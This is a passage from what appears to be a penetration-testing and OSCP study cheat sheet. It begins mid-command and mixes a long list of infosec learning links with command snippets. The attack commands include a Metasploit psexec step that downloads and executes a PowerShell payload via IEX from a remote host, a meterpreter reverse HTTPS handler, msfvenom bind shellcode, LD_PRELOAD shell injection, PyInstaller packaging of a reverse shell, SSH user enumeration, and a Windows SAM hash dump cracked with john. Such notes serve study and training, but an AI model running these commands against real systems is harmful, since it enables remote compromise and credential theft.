192.168.0.7 -Lport 443 -Force" >> /var/www/payload

# Set up psexec module on metasploit
auxiliary/admin/smb/psexec_command
set command powershell -Exec Bypass -NoL -NoProfile -Command IEX (New-Object
Net.WebClient).DownloadString(\'http://192.168.0.9/payload\')

# Start reverse Handler to catch the reverse connection
Module options (exploit/multi/handler):
Payload options (windows/meterpreter/reverse_https):

  Name      Current Setting  Required  Description
  ----      ---------------  --------  -----------
  EXITFUNC  process          yes       Exit technique: seh, thread, process, none
  LHOST     192.168.0.9      yes       The local listener hostname
  LPORT     443              yes       The local listener port

# Show evasion module options
show evasion
```

[+] Metasploit Shellcode

```
msfvenom -p windows/shell_bind_tcp -b '\x00\x0a\x0d'
```

-- File Transfer Services

[+] Start TFTPD Server

```
atftpd --daemon --port 69 /tmp
```

[+] Connect to TFTP Server

```
tftp 192.168.0.10
put / get files
```

Using LD_PRELOAD to inject features to programs

```
$ wget https://github.com/jivoi/pentest/ldpreload_shell.c
$ gcc -shared -fPIC ldpreload_shell.c -o ldpreload_shell.so
$ sudo -u user LD_PRELOAD=/tmp/ldpreload_shell.so /usr/local/bin/somesoft
```

Exploit the OpenSSH User Enumeration Timing Attack

```
# https://github.com/c0r3dump3d/osueta
$ ./osueta.py -H 192.168.1.6 -p 22 -U root -d 30 -v yes
$ ./osueta.py -H 192.168.10.22 -p 22 -d 15 -v yes –dos no -L userfile.txt
```

Infosec Learning Materials

Resource for developing infosec skills for upcoming OSCP exam

## OSCP Rules & Documents

[Exam Guide](https://support.offensive-security.com/#!oscp-exam-guide.md)

## Practice

[Exploit Exercises](https://exploit-exercises.com/)

[OverTheWire - Wargames](https://overthewire.org/wargames/)

[Hack This Site](https://www.hackthissite.org/)

[Flare-On](http://www.flare-on.com/)

[Reverse Engineering Challenges](https://challenges.re/)

[CTF Learn](https://ctflearn.com/)

[Mystery Twister - Crypto Challenges](https://www.mysterytwisterc3.org/en/)

## Buffer Overflows

[Buffer Overflow Practice](https://www.vortex.id.au/2017/05/pwkoscp-stack-buffer-overflow-practice/)

[Fuzzy Security - Windows Exploit Development](http://www.fuzzysecurity.com/tutorials.html)

[dostackbufferoverflowgood - easy to read](https://github.com/justinsteven/dostackbufferoverflowgood)

[Exploit Exercises](https://exploit-exercises.com/)

[Corelan's exploit writing tutorial](https://www.corelan.be/index.php/2009/07/19/exploit-writing-tutorial-part-1-stack-based-overflows/)

[Live Overflow's Binary Hacking Videos](https://www.youtube.com/watch?v=iyAyN3GFM7A&list=PLhixgUqwRTjxglIswKp9mpkfPNfHkzyeN)

[Introduction to 32-bit Windows Buffer Overflows](https://www.veteransec.com/blog/introduction-to-32-bit-windows-buffer-overflows)

[Getting Started with x86 Linux Buffer Overflows](https://scriptdotsh.com/index.php/2018/05/14/getting-started-with-linux-buffer-overflows-part-1-introduction/)

## Binary Exploitation

[Binary Exploitation ELI5](https://medium.com/@danielabloom/binary-exploitation-eli5-part-1-9bc23855a3d8)

[Exploit Development
Roadmap](https://www.reddit.com/r/ExploitDev/comments/7zdrzc/exploit_development_learning_roadmap/)

## General OSCP Guides/Resources

[Real Useful OSCP Journey](https://infosecuritygeek.com/my-oscp-journey/)

[Tulpa PWK Prep](https://tulpa-security.com/2016/09/19/prep-guide-for-offsecs-pwk/)

[Tulpa PWK Prep PDF](https://tulpasecurity.files.wordpress.com/2016/09/tulpa-pwk-prep-guide1.pdf)

[Abatchy's Guide (apparently pretty good!)](https://www.abatchy.com/2017/03/how-to-prepare-for-pwkoscp-noob.html)

[Real good guide with many an info](https://www.securitysift.com/offsec-pwb-oscp/)

## Infosec News / Publications

[Security Affairs](http://securityaffairs.co/wordpress/)

[The Register](https://www.theregister.co.uk/security/)

[Risky Biz](https://risky.biz/)

[Vectra](https://blog.vectra.ai/blog)

## Infosec Blogs

[Nii Consulting](https://niiconsulting.com/checkmate/)

[Guido Vranken](https://guidovranken.com)

[SecJuice](https://medium.com/secjuice/)

## OSCP Reviews/Writeups

~~[Process Focused Review](https://occultsec.com/2018/04/27/the-oscp-a-process-focused-review/)~~

~~[Full marks in 90 days](https://coffeegist.com/security/my-oscp-experience/)~~

[Zero to OSCP in 292 days (still somewhat relevant)](https://blog.mallardlabs.com/zero-to-oscp-in-292-days-or-how-i-accidentally-the-whole-thing-part-2/)

[31-Day OSCP - with some useful info](https://scriptdotsh.com/index.php/2018/04/17/31-days-of-oscp-experience/)

## Fuzzing

[Fuzzing Adobe Reader](https://kciredor.com/fuzzing-adobe-reader-for-exploitable-vulns-fun-not-profit.html)

## Reverse Engineering

[Reverse Engineering x64 for Beginners](http://niiconsulting.com/checkmate/2018/04/reverse-engineering-x64-for-beginners-linux/)

[Backdoor - Reverse Engineering CTFs](https://backdoor.sdslabs.co/)

[Begin Reverse Engineering: workshop](https://www.begin.re/)

## Pivoting

[The Red Teamer's Guide to Pivoting](https://artkond.com/2017/03/23/pivoting-guide/)

## Github Disovered OSCP Tools/Resources

[Lots of OSCP Materials](https://gist.github.com/natesubra/5117959c660296e12d3ac5df491da395)

[Collection of things made during OSCP journey](https://github.com/ihack4falafel/OSCP)

[Notes from Study Plan](https://github.com/ferreirasc/oscp)

[Resource List - not overly thorough](https://github.com/secman-pl/oscp)

[Personal Notes for OSCP & Course](https://github.com/generaldespair/OSCP)

[Buffer Overflow Practice](https://github.com/mikaelkall/vuln)

[OSCP Cheat Sheet](https://github.com/mikaelkall/OSCP-cheat-sheet)

[Bunch of interesting 1-liners and notes](https://github.com/gajos112/OSCP)

[How to teach yourself infosec](https://github.com/thngkaiyuan/how-to-self-learn-infosec)

## Non-Preinstalled Kali Tools

[Doubletap - loud/fast scanner](https://github.com/benrau87/doubletap)

[Reconnoitre - recon for OSCP](https://github.com/codingo/Reconnoitre)

[Pandora's Box - bunch of tools](https://github.com/paranoidninja/Pandoras-Box)

[SleuthQL - SQLi Discovery Tool](https://github.com/RhinoSecurityLabs/SleuthQL)

[Commix - Command Injection Exploiter](https://github.com/commixproject/commix)

## Source Code Review / Analysis

[Static Analysis Tools](https://github.com/mre/awesome-static-analysis)

## Malware Analysis

[Malware Analysis for Hedgehogs (YouTube)](https://www.youtube.com/channel/UCVFXrUwuWxNlm6UNZtBLJ-A)

## Misc

[Windows Kernel Exploitation](https://rootkits.xyz/blog/2017/06/kernel-setting-up/)

[Bunch of interesting tools/commands](https://github.com/adon90/pentest_compilation)

[Forensics Field Guide](https://trailofbits.github.io/ctf/forensics/)

[Bug Bounty Hunter's Methodology](https://github.com/jhaddix/tbhm)

[**Fantastic** lecture resource for learning assembly](https://www.youtube.com/watch?v=H4Z0S9ZbC0g)

[Awesome WAF bypass/command execution filter bypass](https://medium.com/secjuice/waf-evasion-techniques-718026d693d8)

Secure Copy (scp) Cheatsheet

[>] Copy remote file to local host:

```
$ scp your_username@192.168.0.10:<remote_file> /some/local/directory
```

[>] Copy local file to remote host:

```
$ scp <local_file> your_username@192.168.0.10:/some/remote/directory
```

[>] Copy local directory to remote directory:

```
scp -r <local_dir> your_username@192.168.0.10:/some/remote/directory/<remote_dir>
```

[>] Copy a file from one remote host to another:

```
scp your_username@<host1>:/some/remote/directory/foobar.txt
your_username@<host2>:/some/remote/directory/
```

[>] Improve scp performance (use blowfish):

```
scp -c blowfish <local_file> your_username@192.168.0.10:/some/remote/directory
```

[+] Weak SSH Ciphers

```
sudo nano /etc/ssh/sshd_config
```

Add the following lines:

```
Ciphers aes128-ctr,aes192-ctr,aes256-ctr,arcfour256,arcfour128,arcfour
MACs hmac-sha1,hmac-ripemd160
```

Restart SSH

[+] Unquoted Service Paths

Run Regedit and browse to HKLM\SYSTEM\CurrentControlSet\services
Find the service in question and simply add " " either side of the ImagePath string.

Check permissions:

```
C:\Users\user>icacls "C:\Program Files (x86)\Vuln\Vuln Software 7.0\software.exe"
```

```
python.exe c:\Python27\PyInstaller-2.1\pyinstaller.py --noconsole --onefile c:\Python27\PyInstaller-
2.1\ReverseShell.py
```

[+] Generate the .spec file.

[+] Windows: (You want a single EXE file with your data in it, hence --onefile).

```
python pyinstaller.py --onefile your_main_file.py
```

[+] Rebuild your package.

```
python pyinstaller.py your_main_file.spec
```

[+]Look for your .exe or your .app bundle in the dist directory.

Useful Networking Cheatsheet

[+] Setting up an Ethernet bridge in Ubuntu/Kali Linux

```
# Install bridge-utils
sudo apt-get install bridge-utils

# Disable network-manager + firewall

# Configuration

ifconfig
ifconfig eth0 0.0.0.0
ifconfig eth1 0.0.0.0
brctl addbr br0
brctl addif br0 eth0
brctl addif br0 eth1
ifconfig br0 up
dhclient br0

sudo tcpdump -i br0
```

GPG Cheat Sheet
Encrypt

```
sudo gpg -e ~/Desktop/file.doc
```

This will prompt you to type in the persons name (public key) to encrypt with.

Decrypt

```
sudo gpg -d ~/Desktop/file.doc.pgp > ~/Desktop/file.doc
```

Import other users' public keys by using:

```
sudo gpg --import <key>
```

Local SAM Dump

```
fdisk -l

mount -t ntfs /dev/sda1 /mnt

df -k

cd /mnt
ls
cd WINDOWS/system32/config

ls
bkhive system /root/hive.txt
samdump2 SAM /root/hive.txt > /root/hash.txt

john /root/hash.txt -format=nt2 -users=Administrator
cd /root/.john
ls -l
cat john.pot
```

LINKEDIN:

GITHUB: https://github.com/rustyshackleford221

HA

KC

ER